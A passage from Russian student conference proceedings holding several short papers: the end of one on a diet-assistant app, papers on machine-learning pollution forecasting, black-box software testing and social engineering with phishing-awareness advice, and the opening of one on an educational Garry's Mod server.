Для обеспечения максимально возможного качества рекомендаций стоит предельно расширить базы данных, которые содержат в себе информацию о химическом составе и энергетической ценности продукта или готового блюда. Чем больше ингредиентов покрывают базы данных, тем больше вариативность в рецептах и, соответственно, тем больше применимых к своим условиям блюд может подобрать себе пользователь. Таким образом, диета становится «нескучной», обеспечивается разнообразное питание.

Кроме того, пул данных должен содержать в себе и специфические ситуации – различные заболевания, которыми ограничивается употребление тех или иных продуктов, и, наоборот, диета при них настоятельно рекомендует увеличить долю того или иного ингредиента. Также помимо возможностей персонализации на уровне данных можно сделать персонализацию и непосредственно в самом приложении, предложив пользователю модульность его содержания, чтобы он мог выбрать, какие именно разделы и блоки, помимо необходимого минимума, в нем постоянно отображались. Персонализация должна быть введена и на уровне дизайна приложения, дабы у пользователя был выбор цветовой темы, размеров шрифта, вариантов отображения информации, и т.п.

Следствием успешного достижения результатов любой деятельности является выброс дофамина, так называемого гормона счастья. Соответственно, его выработка позволяет человеку испытать удовольствие от того, что ему удалось достичь. Однако если процесс и награда будут оставаться одними и теми же, то при каждом последующем повторении дофамина вырабатывается все меньше, и, соответственно, падает удовлетворенность как от совершаемой деятельности, так и от достигнутого в ходе неё результата. Поэтому важно внести в процесс чувство новизны, а также создать формальную систему виртуальных достижений, по-разному отмечая достигнутые успехи и тем самым предоставляя дополнительную мотивацию пользователю. Кроме того, помимо отмечания непосредственно достигаемых результатов, можно создать множество искусственных достижений, которые являются побочными и не имеют прямого отношения к результатам, но требуют совершения тех же самых действий для их выполнения. Например, значок за приготовление всех блюд, доступных для данного конкретного ингредиента, значок за неделю/месяц/год своевременного приёма пищи, и так далее. Азартный человек может зацепиться за эти искусственные достижения для того, чтобы поддерживать свою мотивацию.

Компьютерное зрение и искусственный интеллект предоставляют пользователю альтернативные средства ввода информации [3]. Например, вместо того, чтобы вводить название продукта, достаточно навести на него камеру, чтобы нейросеть распознала то, что находится в фокусе объектива. Также нейронные сети позволяют реализовать голосовый чат с виртуальным ассистентом. Причем это подразумевает не только распознавание речи с помощью искусственного интеллекта, но и формулирование им ответов. Таким образом, ответы ассистента всегда будут уникальными и нешаблонными и будут оставлять ощущение общения с живым человеком. Помимо этого, искусственный интеллект создан на материальной базе, представляющей собой кластеры высокоскоростных суперкомпьютеров, которые позволяют увязывать между собою огромное множество переменных, большие пулы данных, и составлять комплексные формулы из этих переменных, осуществлять сами расчеты. И всё это занимает считанные секунды. То

есть, можно вынести вычисления за пределы устройства, приложение все равно будет способно передавать и получать данные пока есть подключение к сети Интернет.

Заключение

В работе представлено виденье концепции цифрового помощника для контроля пищевого поведения.

Создание приложений такого характера видится актуальной задачей ввиду того, что современный человек нередко вынужден отказаться от здорового образа жизни, так как ему недостает самоконтроля или времени, чтобы планировать пищевое поведение самостоятельно [4].

В основе концепции лежат технологии искусственного интеллекта, так как с помощью них можно значительно улучшить опыт использования приложения, а также обеспечить более индивидуальный подход к каждому пользователю [5].

Ключевые особенности предлагаемого решения – понятный интерфейс, обширные базы продуктов, алгоритмы анализа предпочтений и выдачи рекомендаций, а также методы позитивной мотивации.

Реализация вышеизложенных функций значительно упростит задачу по коррекции пищевого поведения и соблюдения здорового образа жизни. Соответственно, при широком внедрении этого приложения можно добиться повышения общего уровня здоровья населения.

СПИСОК ИСТОЧНИКОВ

1. Шуржунов, Н. В. Цифровые помощники и их место в современной жизни / Н. В. Шуржунов // Гагаринские чтения – 2018 : Сборник тезисов докладов XLIV Международной молодёжной научной конференции, Москва-Барнаул-Ахтубинск, 17–20 апреля 2018 года. Том 4. – Москва-Барнаул-Ахтубинск : Московский авиационный институт (национальный исследовательский университет), 2018. – С. 400. – EDN XSUOOL.

2. Сазыкина, Н. А. Исследование современных средств, для разработки веб-приложения виртуального цифрового помощника / Н. А. Сазыкина, Б. Б. Морозов // Вестник науки. – 2019. – Т. 4, № 9(18). – С. 38-39. – EDN VRTCRJ.

3. Костромин, И. А. Виртуальные цифровые помощники / И. А. Костромин // Конкурентоспособность территорий : Материалы XX Всероссийского экономического форума молодых ученых и студентов. В 8-ми частях, Екатеринбург, 27–28 апреля 2017 года / Ответственные за выпуск Я. П. Силин, Е. Б. Дворяджина. Том Часть 7. – Екатеринбург : Уральский государственный экономический университет, 2017. – С. 199-202. – EDN OSKUAM.

4. Васильева, Е. В. Исследование заинтересованности граждан во внедрении новых цифровых сервисов и технологий / Е. В. Васильева // Экономика и управление: теория и практика. – 2020. – Т. 6, № 1. – С. 51-58. – EDN NSOPAQ.

5. Фирсов, М. В. Опережающее обучение навыкам будущего (Future Skills) посредством разработки компьютерных тренажеров и цифровых ассистентов с искусственным интеллектом / М. В. Фирсов, О. Н. Филатова, А. В. Гущин // Известия Балтийской государственной академии рыбопромыслового флота: психолого-педагогические науки. – 2020. – № 3(53). – С. 11-16. – DOI 10.46845/2071-5331-2020-3-53-11-16. – EDN SNXIWW.

УДК 004.932.2

Альхименко Игорь Николаевич, студент, Комсомольский-на-Амуре государственный университет

Alkhimenko Igor Nikolaevich, student, Komsomolsk-na-Amure State University

Григорьев Ян Юрьевич, кандидат физико-математических наук, доцент, проректор по учебной работе, Комсомольский-на-Амуре государственный университет

Grigoriev Yan Yurievich, Candidate of Physical and Mathematical Sciences, Associate Professor, Vice-Rector for Academic Affairs, Komsomolsk-on-Amur State University

ИСПОЛЬЗОВАНИЕ МАШИННОГО ОБУЧЕНИЯ ДЛЯ ПРОГНОЗИРОВАНИЯ ДИНАМИКИ РАСПРОСТРАНЕНИЯ ЗАГРЯЗНЕНИЙ

USING MACHINE LEARNING TO PREDICT THE DYNAMICS OF POLLUTION PROPAGATION

Аннотация. На сегодняшний день широко распространены методы дистанционного зондирования Земли, позволяющие своевременно обнаруживать экологические проблемы. Выявление областей, соответствующих отклонениям от штатного экологического состояния, не является достаточным для полной оценки ситуации и принятия стратегических решений. Необходимо прогнозировать динамику изменения состояния поверхности под влиянием патогенных факторов. Для решения таких задач эффективно применение технологий машинного обучения. Целью данной работы является анализ существующих результатов и определение методологии для построения прогнозной модели экологического мониторинга.

Abstract. To date, methods of remote sensing of the Earth are widely used, allowing timely detection of environmental problems. Identification of areas corresponding to deviations from the normal ecological state is not sufficient for a full assessment of the situation and making strategic decisions. It is necessary to predict the dynamics of changes in the state of the surface under the influence of pathogenic factors. To solve such problems, the use of machine learning technologies is effective. The purpose of this work is to analyze the existing results and determine the methodology for constructing a predictive model of environmental monitoring.

Ключевые слова: дистанционное зондирование, машинное обучение, набор данных, прогнозирование, загрязнение.

Key words: remote sensing, machine learning, data set, forecasting, pollution.

Введение

Методы дистанционного зондирования обеспечивают охват обширных территории и не требуют значительных материальных затрат. Технологии дистанционного зондирования Земли (ДЗЗ) используют данные обновляющиеся с различной частотой, в зависимости от задачи. Данные формируемые при проведении дистанционного зондирования при помощи спутников подвержены излишней зашумленности, связанной с атмосферными влияниями [5]. Имеются риски невозможности интерпретирования и обнаружения возникшей нештатной ситуации [6], а также имеется необходимость оценки развития наблюдаемого отклонения во времени. Таким образом актуальными являются задачи прогнозирования состояния поверхности, решение которых может определяться методами машинного обучения. Машинное обучение позволяет анализировать большие объемы данных и выявлять скрытые закономерности и тенденции при прогнозировании экологических угроз [7] и разработке эффективных стратегий их предотвращения. Целью данной работы является определение базовых подходов для решения поставленной задачи, на основе существующих методик, и построение на их основе собственных моделей.

Основная часть

В рассматриваемых исследованиях авторами проводится анализ применимости статистических моделей и их апробация в задачах мониторинга различных сред. В работе [1] исследуются прогнозные модели атмосферных загрязнений воздуха, основанные на применении машинного обучения, в частности применяются ансамблевые модели и метод случайного леса. Используется авторегрессионная модель анализа временных рядов ARIMA, имеющая вид:

$$\Delta^d X_t = c + \sum_{i=1}^p a_i \cdot \Delta^d X_{t-i} + \sum_{j=1}^q b_j \cdot \varepsilon_{t-j} + \varepsilon_t, \quad (1)$$

где c, a_i, b_j – параметры модели; Δ^d – оператор разности временного ряда порядка d ; ε – значение ошибки.

Затем применяется модель случайного леса, производится предварительная обработка данных, для расчетов используется матрица с 64 гиперпараметрами, для оценки точности результатов используется Евклидова метрика (рисунок 1).




Рисунок 1 – Использование случайного леса в модели предсказания

Авторами работы [2] используется машинное обучение для предсказания выбросов углекислого газа на основе статистического анализа. Строится обобщающая линейная GLM-модель. В работе отмечается наибольшая эффективность метода случайного леса. Метод имеет высокую точность, показатель которой варьируется от 86 % – 91 %.

Оценка сложности прогнозирования распространения загрязняющих веществ в атмосфере производится авторами [3] работы. Предлагается модель прогнозирования, основанная на методе случайного леса и k -средних. Данные для обучения системы берутся из открытых источников, содержащих информацию с датчиков мониторинга состояния окружающей среды. Отмечается значительное увеличение обучающих данных для реализации динамических моделей. Авторами отмечается преимущество, состоящее в возможности дополнительного обучения модели в процессе применения.

В работе [4] рассматривается рекуррентная нейронная сеть прогнозирования технических показателей разработки скважин. Используется LSTM-модель с долгой краткосрочной памятью. Отмечается, что данный метод показывает хорошую эффективность. Погрешность ошибки, по сравнению с историческими данными, составляет 5 % – 18 % для различных параметров предсказания. Существенным недостатком модели является ее низкая результативность при использовании исходных данных полученных в различных временных промежутках с большим разрывом

В ходе проведенного обзора выявляются следующие проблемы.

Методология и критерии сбора данных с использованием технологий дистанционного зондирования Земли не сформированы, при реализации методов прогнозирования требуется рассмотрение влияния неконтролируемых факторов, рассмотренные модели не имеют практического применения для прогнозирования в реальном времени, проверка адекватности производится путем сравнения статистических данных и результатов прогнозирования.

Возникает необходимость разработки и применения адаптивного метода прогнозирования динамики распространения загрязнений, имеющего возможность обучения при помощи небольшого набора данных и обеспечивающего решение задач мониторинга в реальном времени.

Заключение

В данной работе проведен анализ существующих аналогов исследуемой области. Рассмотрено несколько методологий прогнозирования и выявлены их недостатки. Общие подходы построения интеллектуальных моделей многофакторного анализа подстилающих поверхностей, имеющие практическое применение, в настоящий момент отсутствуют. При этом применение методов машинного обучения в задачах прогнозирования состояния различных физических объектов показывает высокую эффективность. В дальнейших исследованиях планируется построение архитектур интеллектуальных систем прогнозирования динамики изменения состояния различных типов земной поверхности. Решение задачи оценки динамики изменения состояния исследуемых областей требует первоначальную классификацию набора поверхностей и формирование классов загрязнений.

СПИСОК ИСТОЧНИКОВ

1. Железный, С. В. Использование методов машинного обучения для прогнозирования загрязненности атмосферного воздуха / С. В. Железный, А. И. Ситников, А. А. Толстых // Вестник Воронежского института МВД России. – 2019. – № 3. – С. 73-81. – EDN HTMUTE..
2. Кочуева, О. Н. Применение методов машинного обучения для прогнозирования выбросов оксидов углерода и азота для газовых турбин / О. Н. Кочуева, К. Д. Никольский // Губкинский университет в экосистеме современного образования : Тезисы докладов V Региональной научно-технической конференции, Москва, 21 сентября 2021 года / Авторы-составители: А.Ф. Максименко, А.Н. Комков, Р.Р. Фатхутдинов, отв. ред. В.Г. Мартынов. – Москва : Российский государственный университет нефти и газа (национальный исследовательский университет) имени И.М. Губкина, 2021. – С. 49. – EDN TUQEII.
3. Лаптев, А. А. Разработка модели прогнозирования распространения загрязняющих веществ в атмосфере на основе алгоритмов машинного обучения/ А. А. Лаптев, Н. С. Аминов, К. В. Гнатенко // Экология и устойчивое развитие: Сборник тезисов докладов конгресса молодых ученых. Электронное издание. – Санкт-Петербург : Университет ИТМО, 2022.
4. Прогнозирование динамики изменения дебита нефти с помощью методов машинного обучения / Г. Г. Файзрахманов, И. И. Хайруллин, Р. Р. Хасанов [и др.] // Нефтяная провинция. – 2023. – № 3(35). – С. 73-83. – DOI 10.25689/NP.2023.3.73-83. – EDN PIFPLA.
5. Жарикова, Е. П. Применение искусственного интеллекта в задачах анализа состояния акваторий / Е. П. Жарикова, Я. Ю. Григорьев, А. Л. Григорьева // Морские интеллектуальные технологии. – 2021. – № 2-2(52). – С. 129-133. – DOI 10.37220/MIT.2021.52.2.063. – EDN PDMEWT.
6. Zharikova, E. P. Applications of computer vision in cross-sectoral tasks / E. P. Zharikova, Y. Y. Grigoriev, A. L. Grigorieva // Lecture Notes in Networks and Systems. – 2021. – Vol. 200. – P. 415-426. – DOI 10.1007/978-3-030-69421-0_45. – EDN DPJJIL.
7. Жарикова, Е. Разработка нейронной сети для экологического контроля / Е. Жарикова, Я. Ю. Григорьев // Актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности : Материалы I Международной научно-практической конференции молодых учёных, Комсомольск-на-Амуре, 20–25 марта 2021 года. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2021. – С. 180-183. – EDN MWJJVJ.

УДК 004.415.532.2

Андриянов Алексей Дмитриевич, студент, Комсомольский-на-Амуре государственный университет

Andriyanov Alexey Dmitrievich, student, Komsomolsk-na-Amure State University

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

ТЕСТИРОВАНИЕ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ МЕТОДОМ ЧЕРНОГО ЯЩИКА

BLACK BOX TESTING

Аннотация. В данной работе рассмотрен метод тестирования «черным ящиком». Целью данной статьи является создание общего плана действий для тестирования программного обеспечения (ПО) методом черного ящика, что позволит студентам и начинающим тестировщикам ПО лучше понять данный метод и тестирование в целом. Авторы продемонстрировали работу данной стратегии на примере конечного этапа разработки интернет-магазина, а также составили общий план действий, который позволит понятным образом протестировать ПО «черным ящиком».

Abstract. This paper deals with the black box testing method. The purpose of this paper is to create a general action plan for software testing using the black box method, which will allow students and novice software testers to better understand this method and testing in general. The authors demonstrated the work of this strategy on the example of the final stage of development of an online store, and also created a general action plan that will allow to test software by black box in a clear way.

Ключевые слова: тестирование, черный ящик, методы тестирования, ошибки, программное обеспечение, тестировщик.

Key words: testing, black box, testing methods, errors, software maintenance, tester.

Введение

В современном информационном обществе программное обеспечение становится неотъемлемой частью повседневной жизни. Любое ПО – от критически важных систем, таких как медицинские аппараты и банковские системы, до мобильных и компьютерных приложений, веб-сайтов – требует высокого уровня качества, надежности и безопасности. Ошибки и недостатки в программном обеспечении могут привести к серьезным последствиям, включая потерю данных, нарушение безопасности и недовольство пользователей. Существует множество методов и подходов к тестированию программного обеспечения, и одним из самых распространенных является метод «черного ящика». Однако, хотя этот метод и является одним из самых распространенных, у относительно большого количества людей изучение и применение данного метода вызывает затруднение.

В связи с этим возникла потребность в создании и оформлении алгоритма, по которому начинающие тестировщики и студенты смогут проверить необходимое ПО. Целью данной работы является создание общего плана действий для метода тестирования «черным ящиком», что позволит студентам и начинающим тестировщикам ПО лучше понять данную методику и тестирование в целом.

Основная часть

Метод тестирования «черным ящиком» – это подход к тестированию системы или ПО, во время которого тестировщик заранее ничего не знает о внутренней структуре кода ПО. Тестировщик не обладает информацией об исходном коде, как и не обладает документацией, связанной с программным обеспечением. Тестировщик использует входные данные и получает результат, имитируя тем самым работу рядового пользователя с данным ПО.

Данный метод тестирования часто является конечным этапом в разработке ПО. В частности, данный метод нередко применяется для проведения приемочных испытаний [5].

Основная цель черного ящика – определить соответствие программного обеспечения с ожиданием пользователей [1, 2]. Однако не предполагается, что пользователь изменит свои ожидания перед тестированием.

Данный метод тестирования позволяет найти такие ошибки как: ошибки инициализации и завершения, неправильные или отсутствующие функции, ошибки интерфейса и доступ к внешней базе данных [3].

Пример: разрабатывается сайта интернет-магазина, который нужно протестировать. Тестирование «белым ящиком», то есть тестирование внутренней структуры, устройства и реализации сайт проходит без проблем. Однако, при тестировании «черным ящиком» тестировщик обнаруживает, что привычная для всех интернет-магазинов функция «корзина» на сайте не реализована, или реализована, но попасть в корзину без оформления новой покупки невозможно, что будет вызывать у пользователей дискомфорт. В первом случае была обнаружена отсутствующая функция, а во втором – ошибка интерфейса [4].

Данным примером авторы стремятся показать одну из причин, почему в современном мире нельзя игнорировать данный метод тестирования. Если бы в примере проблему не обнаружили, то сайт вышел бы в релиз без важной функции и упустили бы многих потенциальных покупателей.

У тестирования «черным ящиком» есть свои методы – различные подходы, используемые для тестирования программного обеспечения, которые фокусируются на его функциональности и поведении без учета его внутренней структуры и производительности. Наиболее распространенные методы тестирования «черным ящиком» следующие:

- Тестирование эквивалентных классов или эквивалентное разделение: метод основан на разделении возможных входных данных на группы, называемые эквивалентными классами. Каждый эквивалентный класс содержит входные данные, которые должны давать одинаковый результат. Тестирование выполняется путем выбора представителей из каждого класса для проверки функциональности программы.

- Граничное значение: метод тестирования граничных значений требуется для проверки граничных значений входных данных. Идея данного метода заключается в том, что ошибки часто возникают на границах допустимых значений.

- Угадывание ошибок: в этом методе выполняется тестирование на самые распространённые ошибки, которые делают разработчики ПО при создании схожих систем. Например, тестировщики могут исследовать, предусмотрел ли разработчик обработку значений null в поле.

Приведены только самые часто встречаемые методы, и каждый из них может быть применен в зависимости от специфики тестируемого ПО и требований к проведению тестирования.

У тестирования «черным ящиком» есть свои сильные стороны. Самые важные положительные стороны:

- Возможность обнаруживать ошибки, которые невозможно обнаружить «белым ящиком». Например, отсутствие определенной функции в продукте, что можно легко не заметить при анализе исходного кода. Такие ошибки могут быть критическими с точки зрения требований к проекту.

- Проверка выполняется из перспективы конечного пользователя, что позволяет достичь максимального уровня удобства использования, удовлетворяющего конечного потребителя.

- Метод тестирования «черным ящиком» помогает выявить ошибки, допущенные при составлении спецификации.

- Для использования этого метода тестировщикам не нужно знать языки программирования или вникать в процесс создания ПО.

Хотя метод тестирования «черным ящиком» и обладает множеством преимуществ, он также имеет свои ограничения и недостатки:

- При тестировании «черным ящиком» некоторые тесты могут быть неактуальными к моменту их проведения.

- Есть вероятность упустить некоторые сценарии тестирования из-за незнания внутреннего устройства ПО.

- Тестирование может не выявить ошибок в работе внутренней логики программы.

- Данная методика тестирования сильно зависит от выбранных входных данных и, если входные данные будут выбраны неправильно, то это может привести к неполному тестированию.

Общий план для тестирования «черным ящиком» следующий:

- 1 Изучение требований и характеристик системы.
- 2 Создание допустимых и недопустимых входных данных.
- 3 Определение ожидаемых результатов от входных данных.
- 4 Разработка тестовых примеров на основе входных данных.
- 5 Предоставление тестовых примеров системе.
- 6 Сравнение ожидаемых и полученных результатов тестирования.
- 7 Устранение обнаруженных ошибок, повторное тестирование.

Данный план действий необходимо повторять до тех пор, пока программное обеспечение не достигнет необходимого уровня исправности.

Заключение

По результатам проделанной работы авторы статьи продемонстрировали на примерах устройство метода тестирования «черным ящиком», продемонстрировали на примере практическую пользу данной методики тестирования, а также разработали понятный общий план действий, который позволит студентам и начинающим тестировщикам правильно протестировать необходимое программное обеспечение, найти в программном обеспечении ошибки и недостающие функции, которые не получилось бы найти, например, тестированием методом «белого ящика».

СПИСОК ИСТОЧНИКОВ

1. Мостипака, А. Е. Тестирование программного обеспечения / А. Е. Мостипака // Наука и образование сегодня. – 2020. – № 12(59). – С. 24-25.
2. Караханова, А. А. Виды тестирования программного обеспечения / А. А. Караханова // Синергия Наук. – 2019. – № 41. – С. 280-285.
3. Никитина, В. О. Тестирование пользовательского интерфейса на примере модуля «ОТО Ar» / В. О. Никитина, М. Е. Щелкунова // Наука, инновации и технологии: от идей к внедрению : Материалы Международной научно-практической конференции, Комсомольск-на-Амуре, 07–11 февраля 2022 года. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 45-49.

4. Соколов, М. В. Разработка интернет-магазина по ведению здорового образа жизни / М. В. Соколов, М. Е. Щелкунова // Актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности : Материалы I Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 20-25 марта 2021 г. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2021. – С.222-225.

5. Мастевой, С. С. Альфа- и бета-тестирование программы «Лабиринт» / С. С. Мастевой, М. Е. Щелкунова // Наука, инновации и технологии: от идей к внедрению : Материалы Международной научно-практической конференции, Комсомольск-на-Амуре, 07–11 февраля 2022 года. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 40-43.

УДК 004.77

Анпилогов Артём Владиславович, студент, Комсомольский-на-Амуре государственный университет

Anpilogov Artem Vladislavovich, student, Komsomolsk-na-Amure State University

Обласов Андрей Александрович, кандидат экономических наук, доцент, и.о. заведующего кафедрой «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Oblasov Andrey Aleksandrovich, Candidate of Economic Sciences, Associate Professor, Acting Head of the Department «Information security of automated systems», Komsomolsk-na-Amure State University

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ И КИБЕРМОШЕННИЧЕСТВО

SOCIAL ENGINEERING AND CYBER FRAUD

Аннотация. В работе проводится анализ методов манипуляции людьми для получения доступа к конфиденциальной информации и способов защиты от данных методов. Основной темой работы является социальная инженерия, даётся определение данного понятия, рассматриваются различные виды атак, производящиеся с применением этой разновидности киберпреступлений. В частности, большое внимание уделяется описанию фишинга и его видов, также приводятся рекомендации по предотвращению подобных атак.

Abstract. The paper analyzes methods of manipulating people to gain access to confidential information and ways to protect against these methods. The main topic of the work is social engineering, the definition of this concept is given, various types of attacks carried out using this type of cybercrime are considered. In particular, much attention is paid to the description of phishing and its types, as well as recommendations for preventing such attacks.

Ключевые слова: кибермошенничество, социальная инженерия, манипуляция, конфиденциальная информация, киберпреступление, фишинг.

Key words: cyber fraud, social engineering, manipulation, confidential information, cybercrime, phishing.

Введение

В наше время, а именно в 21 век, во время расцвета технологий, человек тесно связан с различными видами цифровой техники. Вместе с развитием технологий, так же развивается и кибермошенничество, в этом и заключается актуальность данной темы.

Целями проведения работы являются анализ способов хищения конфиденциальных данных методом социальной инженерии, а также разработка рекомендации по дальнейшей защите себя от возможного кибермошенничества.

Кибермошенничество представляет собой разновидность киберпреступлений, которая нацелена на нанесение ущерба, включая финансовый ущерб, путем незаконно-

го доступа и хищения личных данных пользователя. Но, не смотря на продвинутое системы кибербезопасности, мошенники нашли способы обхода защиты конфиденциальных данных и это – сам человек.

Социальная инженерия - психологическое воздействие на людей с целью обусловить определенное поведение или раскрыть конфиденциальные данные [1]. Это один из лёгких способов получения доступа к технике, к которой была причастна жертва, ведь мошенник использует человеческие слабости для выявления какой-либо информации, что позволит ему в дальнейшем проникнуть в защищённые данные.

Основная часть

На данный момент существует более десяти разновидностей атак, при которых используется социальная инженерия, и, более того, их можно комбинировать. Большинство этих атак относятся к категории фишинга. Фишинг представляет собой форму интернет-мошенничества, целью которой является получение доступа к конфиденциальной информации пользователей. Ниже приведены примеры атак, в которых используется социальная инженерия [2, 3, 4].

- Смишинг. Для такого рода фишинга используются мобильные устройства. Преступник отправляет жертвам сообщения, подделанные под банковские уведомления, содержащие пугающие сведения о каком-либо инциденте, и предлагают внести коррективы.

- Голосовой фишинг. Метод, при котором преступники используют телефонные разговоры для получения личной и финансовой информации от потерпевших. Злоумышленники могут выдавать себя за сотрудников банка или государственных служащих и, придумывая различные предлоги, постепенно добывают личные данные собеседника.

- Целевой фишинг. Нацеливается на конкретную компанию, где злоумышленники исследуют нескольких сотрудников, анализируя их аккаунты в социальных сетях и информацию на сайте. После этого они отправляют им электронные письма, при этом выдают себя за коллег с использованием реальных имен, должностей, рабочих номеров телефонов и другой доступной информации.

- Клон-фишинг. Представляет собой мошенническую атаку, при которой хакеры отправляют фальшивое электронное письмо, кажущееся обычным. Они делают так, чтобы адрес отправителя казался очень похожим на тот, который используется известными и надежными источниками (например, используют «Stud.Knastu» вместо «Stud.Knastu»). В результате электронные письма фишинга выглядят так, будто их отправил ваш банк или поставщик услуг, и мошенники просят вас предоставить личную информацию.

- Scareware (пугалка). Это вид атаки подразумевает использование вредоносного программного обеспечения, чтобы вызвать у потенциальной жертвы сильные эмоциональные реакции, по типу шока, беспокойства или возможной подверженности угрозы.

- Baiting (приманка). Этот метод социальной инженерии отличается своей оригинальностью, так как базируется на одном из самых распространенных человеческих слабостей – любопытстве. Суть такой стратегии заключается в том, что злоумышленник специально размещает устройства, с заранее установленными вирусами, например, USB-флешки, в местах, где их обязательно кто-то захочет забрать, например, в каких-либо общественных местах.

Ключевым этапом в обеспечении защиты как отдельных сотрудников, так и всей организации от атак, основанных на социальной инженерии, является систематическое и постоянное обучение всех пользователей.

Это должно охватывать сотрудников на всех уровнях и в каждом отделе, предоставляя информацию о различных типах таких атак и разъясняя, какие психологические методы используют злоумышленники для получения конфиденциальной информации. Кроме этого, необходимо уделять внимание и другим профилактическим мерам [5]:

- Практика тестирования на проникновение рекомендуется экспертами по кибербезопасности IT-отделам с целью регулярной проверки на возможные атаки с применением методов социальной инженерии. Это позволяет администраторам выявить, какие пользователи представляют наибольший риск для конкретных видов атак.

- Двухфакторная аутентификация (2FA) представляет собой систему, в которой для подтверждения личности используются два различных метода, такие как, например, ввод пароля и ввод кода, полученного на мобильный телефон.

- Использование защиты от вредоносных программ. Одной из наиболее важных задач такой защиты является предотвращение опасностей при нажатии пользователем на ссылки из писем и в мессенджерах.

Но эти советы предназначены прежде всего руководству компании и IT-специалистам, поэтому стоит дать и ряд рекомендаций по предотвращению подобных уязвимостей для обычных пользователей:

- Чтобы определить, было ли письмо подделано, необходимо тщательно проверить имя отправителя и адрес электронной почты на наличие ошибок.

- С подозрением относиться к любым неожиданным сообщениям, особенно от незнакомцев.

- Избегать загрузки подозрительных вложений электронной почты.

- Не переходить по ссылкам из подозрительных писем.

Заключение

В ходе работы был проведён анализ способов хищения конфиденциальных данных методом социальной инженерии, а также были даны рекомендации по дальнейшей защите себя от возможного кибермошенничества как для различных организаций, так и для обычного пользователя при работе на собственной технике.

Результатом данной работы можно считать структурированный перечень типовых фишинговых атак, применяемых для кражи каких-либо данных пользователей кибермошенниками, желающих заполучить их любыми незаконными путями. Но и помимо этого были приведены общедоступные варианты средств безопасности на просторах интернета.

СПИСОК ИСТОЧНИКОВ

1. Социальная инженерия : сайт. – . – URL: http://ru.wikipedia.org/wiki/Социальная_инженерия (дата обращения 09.11.2023).

2. Моисеева, А. П. Генезис социальной инженерии в контексте междисциплинарности / А. П. Моисеева // Известия Томского политехнического университета. 2012. Т. 320. № 6. С. 64–69.

3. Резник, Ю. М. Социальная инженерия: предметная область и границы применения / Ю. М. Резник // Социологические исследования. 1994. № 2. С. 87–96.

4. Кузьменко, Р. Разработка комплексной системы защиты информации / Р. Кузьменко, В. А. Челухин // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы III Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 3-х частях, Комсомольск-на-Амуре, 06–10 апреля 2020 года / Редколлегия: Э.А. Дмитриев (отв. ред.) [и др.]. Том Часть 2. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2020. – С. 293-296. – EDN GGRRVD.

5. Виноградов, С. В. Информация – стратегический ресурс современного общества / С. В. Виноградов, Е. Б. Щелкунов, Н. А. Красиков // Актуальные проблемы преподавания информатики и информатизации образовательного процесса в учреждениях основного и дополнительного образования : сборник научных трудов. – Комсомольск-на-Амуре : Амурский гуманитарно-педагогический государственный университет, 2021. – С. 18-22. – EDN HOCCJM.

УДК 004.415

Бердников Владислав Евгеньевич, студент, Комсомольский-на-Амуре Государственный университет

Berdnikov Vladislav Yevgenyevich, student, Komsomolsk-na-Amure state university

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

ПРОЕКТИРОВАНИЕ ОБРАЗОВАТЕЛЬНОГО СЕРВЕРА В ИГРЕ GARRY'S MOD В МЕЖПЛАТФОРМЕННОЙ СРЕДЕ SOURCE

DESIGNING AN EDUCATIONAL CONVOLUTION IN GARRY'S GAME IN CROSS-PLATFORM SOURCE ENVIRONMENT

Аннотация. Данная работа посвящена проектированию образовательного сервера. Образовательный сервер разрабатывается для изучения студентами университета дисциплины «Базы данных». В современном мире, каждый студент получает и изучает информацию в университете, при этом большинство играет или когда-то играли в игру Garry's mod, поэтому было решено перенести изучение дисциплины «Базы данных» в актуальную для молодых людей среду, где будет интересно изучать материал, таким образом совместить пользу с развлечением.

Abstract. This work is devoted to the design of an educational server. The educational server is being developed for university students to study the "Databases" discipline. In the modern world, every student receives and studies information at the university, while the majority play or have once played the game Garry's mod, so it was decided to transfer the study of the Database discipline to an environment that is relevant for young people, where it will be interesting to study material, thus combining benefit with entertainment.

Ключевые слова: система диалогов, система квестов, компьютерные игры, проектирование, архитектура игры.

Keywords: dialog system, quest system, computer games, design, game architecture.

Введение

Каждый год технологии развиваются с невероятной скоростью, так же растёт конкуренция между проектировщиками игр. Важной ступенью в разработке образовательного сервера является его проектирование. Проектирование архитектуры образовательного сервера нужно для упрощения и организации работы, так как оно состоит из фундаментальных структурных решений, составляющих программу, следовательно, её изменение будет тяжело осуществляться без самой архитектуры [1]. Дизайн тоже не мало важен, всё-таки качественная визуальная часть заставляет пользователя наслаждаться увлекательным и образовательным контентом.

